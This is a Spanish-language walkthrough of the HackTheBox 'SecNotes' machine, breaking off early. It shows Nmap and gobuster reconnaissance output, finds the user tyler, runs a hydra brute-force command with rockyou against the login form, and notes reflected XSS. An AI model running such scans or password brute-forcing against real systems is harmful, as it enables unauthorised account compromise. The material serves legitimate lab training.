Secnotes

####################################Maquina windows medium
##
SecNotes es una máquina de dificultad media, que pone de relieve los riesgos asociados a los mecanismos de cambio de contraseña débiles, la falta de protección CSRF y la validación insuficiente de la entrada del usuario. También enseña sobre la enumeración de Windows Subsystem for Linux.

Escaneo:
Starting Nmap 7.94SVN (https://nmap.org) at 2024-01-14 16:32 -05
Nmap scan report for 10.10.10.97 (10.10.10.97)
Host is up (0.072s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE   VERSION
80/tcp open http   Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_ Potentially risky methods: TRACE
| http-title: Secure Notes - Login
|_Requested resource was login.php
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: HTB)
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3:1:1:
|_   Message signing enabled but not required
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-time:
| date: 2024-01-14T21:33:07
|_ start_date: N/A


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.97 seconds

full port


└─ nmap -Pn -p- -open   10.10.10.97 -T4
Starting Nmap 7.94SVN (https://nmap.org) at 2024-01-14 22:04 -05
Nmap scan report for secnotes.htb (10.10.10.97)
Host is up (0.078s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
80/tcp   open http

445/tcp open microsoft-ds
8808/tcp open ssports-bcast

http://10.10.10.97/login.php
hay una pagina de login



al probar nos tira que el user admin no existe




gobuster


gobuster dir -u http://10.10.10.97 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml,""

/contact.php (Status: 302) [Size: 0] [--> login.php]
/home.php (Status: 302) [Size: 0] [--> login.php]
/login.php (Status: 200) [Size: 1223]
/register.php (Status: 200) [Size: 1569]
/Home.php (Status: 302) [Size: 0] [--> login.php]
/Contact.php (Status: 302) [Size: 0] [--> login.php]
/Login.php (Status: 200) [Size: 1223]
/db.php (Status: 500) [Size: 1208]
/logout.php (Status: 302) [Size: 0] [--> login.php]
/auth.php (Status: 500) [Size: 1208]
/Register.php (Status: 200) [Size: 1569]
/HOME.php (Status: 302) [Size: 0] [--> login.php]
/Logout.php (Status: 302) [Size: 0] [--> login.php]
/DB.php (Status: 500) [Size: 1208]
/CONTACT.php (Status: 302) [Size: 0] [--> login.php]


me registro para validar que hay de bueno




al registrarme encontre un dominio y posible usuario **tyler@secnotes.htb**




pruebo en el login con tyler y en efecto existe este user




validamos por fuerza bruta tomando ayuda de una maquina que ya habia hecho como la Nineveh



hydra dominio o ip -l userencontrado -P rutadepassword metodo_conexion “rutadelpanel:variablesuserypass:F=letrero”
hydra secnotes.htb -l tyler -P /usr/share/wordlists/rockyou.txt http-post-form "/login.php:username=^USER^&password=^PASS^:F=The password you entered was not valid."




sin embargo no encontro mayor cosa




como no tengo acceso decido hacer un ataque de sqlinjection a ver si es vulnerable sin embargo tampoco sirvio.

XSS REFLEJADO

Cuando creo una nota evidencio que se refleja en la web







